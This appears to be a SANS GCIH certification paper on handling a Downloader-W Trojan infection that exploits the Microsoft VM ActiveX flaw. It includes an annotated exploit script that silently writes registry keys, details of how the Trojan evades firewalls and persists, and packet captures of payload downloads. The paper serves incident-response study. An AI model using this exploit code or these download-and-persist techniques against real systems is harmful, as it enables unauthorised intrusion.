



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Responding to Downloader-W

Franklin Witter
Advanced Incident Handling and Hacker Exploits (GCIH)
GCIH Practical Assignment v2.1 (revised April 8, 2002)
Option 1 - Exploit in Action

Table of Contents

Introduction.....	3
The Exploit.....	4
Name.....	4
CVE Designation.....	4
Operating Systems.....	5
Affected Applications.....	5
Brief Description.....	6
Variants.....	6
Exploit Reference Sites.....	7
The Attack.....	10
Description and Diagram of Network.....	10
Application Description.....	12
How the Exploit Works.....	12
Description and Diagram of the Attack.....	19
Signature of the Attack.....	22
How to Protect Against the Attack.....	34
The Incident Handling Process.....	35
Preparation.....	35
Identification.....	36
Containment.....	38
Eradication.....	43
Recovery.....	43
Lessons Learned.....	44
Extras.....	47
Appendix A: Packet Capture of Trojan Install.....	48
Appendix B: Histogram of EA.BIN and MTCBD.BAK.....	58
Endnotes.....	82
References.....	84

Introduction

August 30, 2002 started out to be the typical, routine day at work. Then, the phone rang. On the other end was my good friend Moishe Whitefish. Moishe works for Widgets 'R' Us, a large widget supplier located on the east coast of the United States. Moishe had called to ask for some assistance with a virus he had just discovered on one of the PC's at his company.

Moishe explained that while perusing the Anti-Virus alerts for the previous week, he discovered an alert that indicated a file was infected with the Downloader-W virus. Because Moishe was not very familiar with this particular virus, he opened the alert to read the details. Much to his dismay, Moishe discovered that the virus was discovered while Sally, the Executive Assistant to the Chief Engineer, was copying files from her system to her department file server. One of the files on Sally's PC caused an Anti-Virus alert on the server when she attempted to copy it to the server from her PC. The alert indicated that the Anti-Virus software was unable to clean the virus from the file. Given Sally's position in the company, Moishe was concerned about what a virus might do to the valuable data potentially stored on her system.

Since Moishe was not familiar with this particular virus, he decided to do some quick research. A quick stop to the Anti-Virus encyclopedia on the anti-virus vendor's website explained that Downloader-W was actually a Trojan that had the ability to download and execute additional software and, in addition, possibly acted as spyware.

The question at this point for Moishe was, "What do I do to get rid of this?" He was justifiably nervous about company secrets being copied from Sally's system and being sent to a malicious person somewhere in the world. He had called me looking for some assistance.

Having just completed the SANS Advanced Incident Handling and Hacker Exploits class and having some experience in these matters, I was more than happy to assist Moishe with this incident. I told Moishe to remain calm and that I would be there promptly. Before heading off to tackle this

problem, I decided to do some research myself. The following sections of the paper describes in detail the research gathered concerning the Downloader-W Trojan and the steps taken to handle this incident.

The Exploit

The Downloader-W Trojan installs itself on a victim machine by exploiting a vulnerability in the Microsoft Virtual Machine ActiveX Component.¹ The exploit is executed when a person visits a website containing the malicious JavaScript or received an HTML formatted email containing the malicious JavaScript. This exploit only works on systems running Windows 95 or later that have not been patched against the VM ActiveX Exploit.

Name

The Trojan has the following aliases:


Backdoor.Autoupder	BrowseEvt
JS/Downloader-W	TROJ_SUA.A
Trojan.Win32.BrowseEvt	TrojanDownloader.Win32.Minstaller
SUA.A	Win32.Minstaller
AutoUpder	Win32/Downloader-W.A.Trojan

CVE Designation

The Downloader-W Trojan itself is not assigned CVE number in the MITRE CVE (Common Vulnerabilities and Exposures) Dictionary. However, Downloader-W relies on the vulnerability identified in CVE-2000-1061 (Microsoft VM ActiveX Component Vulnerability) to install itself on the victim system. The Microsoft VM ActiveX Component Vulnerability in the Microsoft Virtual Machine in Internet Explorer v4.x and v5.x allows an unsigned applet to create and use ActiveX controls which bypass Internet Explorer's security settings and can execute arbitrary commands via a malicious web page or email.²

Operating Systems

The Downloader-W Trojan affects Windows 95, 98, NT, 2000, XP and Me running a vulnerable version of the Microsoft Virtual machine. All builds of the Microsoft Virtual Machine in the 3000 series numbered 3317 or earlier are vulnerable to this exploit. To determine the MS Virtual Machine build number of a given machine, open a command window (Start->Run, Type CMD (Windows XP, 2000 or NT) or COMMAND (Windows 9x or Me), press <ENTER>) and type "JVIEW" and press the <ENTER> key. The version information will be at the right of the topmost line. It will have a format line "5.00.xxxx", where the "xxxx" is the build number.³ This is illustrated below:



```
C:\WINNT\System32\cmd.exe
C:\>JVIEW
Microsoft (R) Command-line Loader for Java Version 5.00.3809
Copyright (C) Microsoft Corp 1996-2000. All rights reserved.
Usage: JView [options] <classname> [arguments]
Options:
  /?          displays usage text
  /cp <classpath> set class path
  /cp:p <path>   prepend path to class path
  /cp:a <path>   append path to class path
  /n <namespace> namespace in which to run
  /p          pauses before terminating if an error occurs
  /v          verify all classes
  /d:<name>=<value> define system property
  /a          execute AppletViewer
  /vst        print verbose stack traces <requires debug classes>
  /prof[:options] enable profiling </prof:?? for help>
Classname:
  .CLASS file to be executed.
Arguments:
  command-line arguments to be passed on to the class file
C:\>_
```

In this illustration, the Version number is 5.00.3809, indicating that the build number is 3809.

Affected Applications

The Trojan works on the following versions of Microsoft Internet Explorer that have not been properly patched:

3.0, 3.01, 3.02, 4.0, 4.01, 4.01 SP1, 4.01 SP2, 5, 5.01, 5.01 SP1, 5.5, and 5.5SP1.⁴ The exploit is generally carried out via the HTTP protocol through a specially crafted JavaScript. It is also possible that the Trojan could be loaded through a properly crafted email. According to Microsoft:

A malicious user could use an html formatted e-mail to exploit this vulnerability and allow a message to execute within the Preview pane. If the e-mail client is configured to run in the Restricted sites zone the malicious message would not be able to execute.⁵

Brief Description

One of the interesting things about this particular Trojan is that it is actually two exploits in one. The Downloader-W Trojan installs the initial component, MNSVC.EXE, by exploiting a flaw in the Microsoft VM ActiveX Component. The versions of the Microsoft VM listed in the Operating Systems section of this paper allow an attacker to place unsigned ActiveX controls on a victim machine. In the case of Downloader-W, an ActiveX control named COOLSTUFF.OCX is created on the victim machine and activated. (Technical details of how this is accomplished are given in the "How it Works" section below.) Once active, this control checks for the presence of a personal firewall. If no personal firewall is present, then MNSVC.EXE is downloaded and activated.

Once active, MNSVC.EXE then downloads AUSVC.EXE from <http://www.wwws1.com>. AUSVC.EXE then downloads the rest of the Trojan components. The program acts as spyware and occasionally contacts <http://www.wwws1.com> for program updates. The Trojan can also download and install other software without the end-users knowledge or consent.

Variants

While no direct variants of the Downloader-W Trojan are identified by any of the anti-virus vendors researched as part of this paper, there are several viruses and Trojans that use the ActiveX exploit described in this paper to infect systems. A few of the other viruses/Trojans that

use this code along with references for additional information follow:

W32.HLLW.Winevar -

<http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.hllw.winevar.html>.

JS.Exception.Exploit.B -

<http://securityresponse.symantec.com/avcenter/venc/data/pf/js.exception.exploit.b.html>.

JS.Exception.Exploit -

<http://securityresponse.symantec.com/avcenter/venc/data/js.exception.exploit.html>.

Backdoor.Netdex -

<http://securityresponse.symantec.com/avcenter/venc/data/pf/backdoor.netdex.html>.

Full discussion of the viruses/Trojans listed above is beyond the scope of this paper. This list is provided to demonstrate the serious nature of the ActiveX exploit used by the Downloader-W Trojan. While the Downloader-W Trojan is relatively harmless at this point, other malware that takes advantage of this exploit is extremely dangerous.

Exploit Reference Sites

Information regarding the Microsoft Virtual Machine ActiveX flaw can be found at the following sites:

<http://support.microsoft.com/default.aspx?scid=kb;en-us;Q275609&sd=tech>

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-075.asp>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1061>.

Sample exploit code for the Microsoft Virtual Machine
ActiveX flaw can be found at

<http://online.securityfocus.com/bid/1754/info/>.

The following web sites provide detailed information about
the Downloader-W Trojan.

http://vil.nai.com/vil/content/v_99457.htm

[http://securityresponse.symantec.com/avcenter/venc/data/bac
kdoor.autoupder.html](http://securityresponse.symantec.com/avcenter/venc/data/bac
kdoor.autoupder.html)

[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?V
Name=TROJ_SUA.A](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?V
Name=TROJ_SUA.A)

http://www.pspl.com/virus_info/trojans/autoupder.htm

<http://www.europe.f-secure.com/v-descs/autoupdr.shtml>

<http://www3.ca.com/virusinfo/Virus.asp?ID=11849>

Interestingly enough, the site contacted by the various
Trojan components also has information (or propaganda
depending on your point of view) regarding the Trojan.

<http://www.wwws1.com/>

Of particular interest is the BrowserToolbar.com privacy
policy which explains that 3rd party utilities may be
installed as an "enhancement technology". The privacy
policy can be found at the following URL:

<http://www.browsertoolbar.com/browsertoolbartos.html>


Overall, the anti-virus vendors give the Downloader-W a low
risk rating due to its relatively benign payload. I
strongly disagree with this assessment, however. According
to Eric Franks, "This virus infects by a computer browsing
to a web page that is already infected. It's designed to
allow the spread of other viruses, worms and Trojans."⁶ It
is the author's opinion that any piece of software which
has the ability to automatically update itself and/or
install other software without the user's knowledge or
permission has the potential to be extremely dangerous from
a security perspective.

© SANS Institute 2003, Author retains full rights.

The Attack

Description and Diagram of Network

The Widgets 'R' Us network connects over 1,000 remote offices spread over 10 states. Each of the remote sites is connected to corporate headquarters via a Private Frame-Relay WAN link. Corporate headquarters is connected to the Internet via a fractional DS3 line. All employees with Internet access connect to the Internet via a proxy server located at corporate headquarters. This connectivity is illustrated in the following diagram:



At a minimum, the end user workstations are Pentium II class machines running Windows NT Workstation 4.0 SP 3. Various versions of Internet Explorer are installed on the systems. None of the systems had post-SP6 hotfixes installed.

Access to the Internet for HTTP, HTTPS and FTP traffic is granted via the proxy server at corporate headquarters. The proxy server is a Windows NT 4.0 machine with dual 733Mhz processors and 1GB of RAM running Microsoft Proxy Server 2.0 sp1 and SurfControl for MS Proxy v4.0.2. The operating system is on a RAID 1 partition. Separate RAID 5 partitions are used for proxy cache and SurfControl logs respectively. The system has dual NIC's -- one designated as internal, one as external. Not all employees are granted Internet access. Access is granted through membership in an NT global group called Internet Users. In addition to standard NT ACL's for general Internet access, the actual sites that users can reach are further limited by use of SurfControl's SuperScout. Employees with Internet access send all Internet requests to the internal NIC of the proxy server. The SurfControl filter is bound to the external NIC. Once a request is received by the proxy server, the request is forwarded to the external NIC. SurfControl then examines the request. If the request is granted, the proxy server checks its cache and returns the requested content if available. If the requested content is not available, the proxy server then retrieves the requested content from the Internet. Due to compatibility and system resource issues, no anti-virus software is installed on the proxy server.

The firewall uses a stateful inspection engine (additional information regarding the brand and version of the firewall software and hardware cannot be publicly disclosed as a matter of Widgets 'R' Us security policy). The ruleset on the firewall limits port 80 and 443 Internet access to the IP address of the proxy server for the purpose of allowing Internet browsing via HTTP and HTTPS. No additional IP port ACL's are set on the Internet-facing router. Given the fact that the Downloader-W Trojan works via HTTP or HTTPS, the firewall and external router are not active participants in the success of this exploit.

Application Description

The application exploited by this particular Trojan is Microsoft's Internet Explorer. In an attempt to differentiate Internet Explorer from Netscape Navigator, Microsoft provided support for ActiveX controls in Internet Explorer. ActiveX was touted as a very efficient and easy to use method of creating custom applets on web sites.

ActiveX is essentially a marketing name for a set of technologies and services based on the Component Object Model (COM). The designers of COM were striving to create a model that could be used by any programming language that provided an efficient and scalable reuse of code "objects". COM's initial purpose was to integrate desktop applications with Object Linking and Embedding (OLE). It was found, however, that COM was easily applied to a wide range of uses, including lightweight, powerful Internet applets (simple applications). ActiveX in essence is simply Microsoft's way of marketing a new set of COM objects. Although they are much more flexible in reality, for the sake of this paper, think of COM and ActiveX in particular as ways of adding new functionality to Internet Explorer via a snap-in program.

To increase the spread of ActiveX use, Microsoft added functionality to the MS Java Virtual Machine to allow ActiveX controls to be created and manipulated by Java applications or applets.⁷ In essence, Java VM is a COM component giving Java applets access to all PC functionality. While Microsoft intended for this functionality to only be available via local session, it was discovered that an error in programming had made this functionality available to remote programs as well.


How the Exploit Works

As previously explained, the Downloader-W Trojan exploits a known vulnerability in the Microsoft Java Virtual Machine ActiveX Control in order to install the initial component of the Trojan program. This exploit can be carried out via HTTP, HTTPS or an HTML formatted email. Microsoft provides an excellent explanation as to why the exploit is successful:


The Microsoft VM is a virtual machine for the Win32® operating environment. It runs atop Microsoft® Windows 95, 98, Windows Me, Windows NT 4.0, or Windows 2000. It ships as part of each operating system, and also as part of Microsoft Internet Explorer. The version of the Microsoft VM that ships with Microsoft Internet Explorer 4.x and Internet Explorer 5.x contains a security vulnerability that could allow a Java applet, on a malicious web site to take any desired action on a visiting user's machine.

The Microsoft virtual machine (Microsoft VM) contains functionality that allows ActiveX controls to be created and manipulated by Java applications or applets. This functionality is intended to only be available to stand-alone Java applications or digitally signed applets. However, this vulnerability allows ActiveX controls to be created and used from a web page, or from within a HTML based e-mail message, without requiring a signed applet. If a user visited a malicious web site that exploited this vulnerability, a Java applet on one of the web pages could run any desired ActiveX control, even ones that are marked as unsafe for scripting. This would enable the malicious web site operator to take any desired action on the user's machine.⁸

Any site not in the Restricted Sites zone of Internet Explorer, by default, is allowed to execute Java applets and ActiveX controls. Restricted Site zone settings can be viewed and/or modified by right clicking on the Internet Explorer Icon on the desktop and clicking on properties (illustrated below).



From the IE properties window, select the Security tab, illustrated below:



By default, no sites are included in Restricted Sites zone and security is set to High. When the security level is set to high, no ActiveX controls other than those marked as safe for scripting can be executed via Internet Explorer.

Execution of these applets and controls is accomplished using the security credentials of the logged-on user. By inserting the `com.ms.activeX.ActiveXComponent` (the programmatic method of referencing an `ActiveXComponent`) java object into an `<APPLET>` tag, a remote web site or HTML email can create and execute an arbitrary ActiveX object even if it creates a security hazard.⁹

At the time of this particular incident, the original exploit that installed the Trojan had been removed from the origin web sites provided by the various anti-virus vendors. The following code, provided by Marcin Jackowski on the SecurityFocus web site, demonstrates how this

exploit works (I have inserted comments to make the script easier to understand):

```
<script>

/*Create the html <APPLET> tag */
/*The document object provides access to the elements in the HTML page
from within the script. The write method is used to write HTML
expressions to the specified document. com.ms.activeX.ActiveXComponent
is a java object that allows the creation of ActiveX components*/
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");

/*Function to add roots-servers.net to the DNS search list registry
key*/
function yuzi3(){

/*The try...catch statement is used to test a block of code for errors.
The try block contains the code to be run, while the catch block
contains the code to execute if there is an error.*/
    try{

/*An applet object is created for every instance of the HTML<APPLET>tag
in the document. These objects are then stored in an array in the
document.applets property. document.applets[0] references the first
applet in the array which was created by the document.write statement
above.*/
        a1=document.applets[0];

/*Set the globally unique identifier for the selected applet*/
        a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");

/*Allow the object to be accessed*/
        a1.createInstance();

        Sh1 = a1.GetObject();
        a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");

        try{
/*Add the desired value to the registry key*/
            Sh1.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\Vx
D\\MSTCP\\SearchList","roots-servers.net");
        }

/*catch errors*/
        catch(e){}
    }
    catch(e){}
}

/*Call the function after 1000 milliseconds (1 second)*/
setTimeout("yuzi3()",1000);
```



```

/*Create the html <APPLET> tag */
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");

/*Function to enable DNS on the target PC*/
function yuzi2(){

/*The try...catch statement is used to test a block of code for errors.
The try block contains the code to be run, while the catch block
contains the code to execute if there is an error.*/
    try{

/*An applet object is created for every instance of the HTML<APPLET>tag
in the document. These objects are then stored in an array in the
document.applets property. document.applets[0] references the first
applet in the array which was created by the document.write statement
above.*/
        a2=document.applets[0];

/*Set the globally unique identifier for the selected applet*/
        a2.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");

/*Allow the object to be accessed*/
        a2.createInstance();

        Shl = a2.GetObject();
        a2.setCLSID("{0D43FE01-F093-11CF-89400-0A0C9054228}");
        try{
/*Add the desired value to the registry key*/
            Shl.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\EnableDns","1");
        }
        catch(e){}
    }
    catch(e){}
}

setTimeout("yuzi2()",1000);

</script>10

```

This script demonstrates the ability of a malicious web site to alter the Windows registry via an ActiveX applet by modifying the registry entry for DNS server search list and enabling DNS on the system. The same type of functionality is what allows the Downloader-W Trojan to download its first component (MNSVC.EXE), modify HKLM\Software\Microsoft\Windows\CurrentVersion\Run key to execute MNSVC.EXE at reboot and starts MNSVC as a background process.

In the specific case of the Downloader-W Trojan, the above exploit is used to install the ActiveX control file CoolStuff.ocx and the setup information file CoolStuff.inf. According to Symantec Security Response:

Once these files are installed, the ActiveX control checks the process list to see if any of the following programs are running:

- Blackice.exe (Black Ice Defender)
- Blackd.exe (Black Ice Defender)
- Zonealarm.exe (ZoneAlarm Firewall)
- Smc.exe (Sygate Personal Firewall)
- Persfw.exe (Tiny Personal Firewall)
- Lookout.exe (ISS Network Sniffer application)
- Espwatch.exe (Esafe Protect Watch)
- Mpftray.exe (McAfee Personal Firewall)
- Serv95.exe (Esafe Eliashim)
- Nisum.exe (Norton Internet Security)
- Nmain.exe (Norton Internet Security)

If any of these processes are running, [Downloader-W] will terminate itself and do nothing.¹¹

Once activated, the CoolStuff.ocx ActiveX control contacts <http://www.wwws1.com> and downloads MNSVC.EXE. It then activates the MNSVC.EXE process and creates a registry key for MNSVC.EXE in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run so that the process will execute automatically when the system reboots. According to Trend Micro:

Upon execution of MNSVC.EXE, it sleeps for approximately five (5) minutes, after which it creates a mutex named "Minstaller Mutex" . . . It connects to the URL www.wwws1.com/au/index.asp and waits for the http response 200. If received, it then reads the data contained in the file index.asp. It uses this data to retrieve the file size and directory of the file it attempts to download.

The Trojan creates an AUSVC.EXE file in the Windows directory and downloads the contents of the file. It again sleeps for 30 minutes before it executes the file and terminates itself. AUSVC.EXE is a software package installer that retrieves data via request, and downloads and installs software into an infected system.¹²

The Trojan will also create an entry in the registry's Run key to automatically start AUSVC.EXE on system startup. Once all of the various pieces AUSVC.EXE is programmed to

retrieve have been downloaded, it executes AUUPG.EXE to retrieve other packages. According to Trend Micro:

Upon execution, AUUPG.EXE performs the following:

- Download the UNDO.EXE from the Windows Temp directory and EA.BIN, MTBCD.BAK, MNSVE.EXE, BVT.EXE and ABSTR.EXE from the Windows Directory. Note--EA.BIN contains some hexadecimal numbers. MBTCD.BAK contains some encrypted data. MNSVC.EXE still contains the same 4-byte string "test".
- Execute UNDO.EXE, which in turn deletes the file AUSVC.EXE
- Execute the previously dropped file undo.bat to delete UNDO.EXE.
- Execute both BVT.EXE and ABSR.EXE files before it terminates.


BVT.EXE and ABSR.EXE are IE plug-ins that act as spyware to monitor the infected system's web activity.¹³

ABSR.EXE may also be added to the registry's Run key. The active components will occasionally contact <http://www.wwws1.com> for update information and new software.

The Trojan can also be manually installed on a system by downloading the BrowserToolbar program from <http://www.browsertoolbar.com>.

Description and Diagram of the Attack

Downloader-W Attack Diagram



1. Vulnerable user visits site containing malicious code.
2. Malicious site exploits MS VM ActiveX flaw and downloads and executes CoolStuff.ocx and CoolStuff.ini on vulnerable user system. The CoolStuff ActiveX control then downloads MNSVC.EXE. This is demonstrated by the following packet capture:

```
GET /toolbar/coolstuff4.cab HTTP/1.1
Accept: application/x-cabinet-win32-x86, application/x-pe-win32-x86, application/octet-stream, application/x-setupscript, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Mon, 06 May 2002 19:06:38 GMT
If-None-Match: "080392631f5c11:95e"
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
Host: www.onlinen1net.com
Connection: Keep-Alive
```

```
GET /toolbar/mnsvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.onlinen1net.com
Cache-Control: no-cache
```

3. MNSVC.EXE contacts <http://www.wwws1.com>. The web site responds with a numerical code that apparently indicates what components should be downloaded next. Again, this is demonstrated by a packet capture:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:04:00 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Sat, 20 Apr 2002 00:12:10 GMT
ETag: "0698830e8c11:95e"
Content-Length: 24576
```

```
GET /au/index.asp HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com /*Note the website addresss*/
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:00 GMT
Connection: close
Content-Type: text/html
Cache-control: private
Content-Length: 26
```

3878239823|86016|1.5.0.344 /*Code returned by the website*/

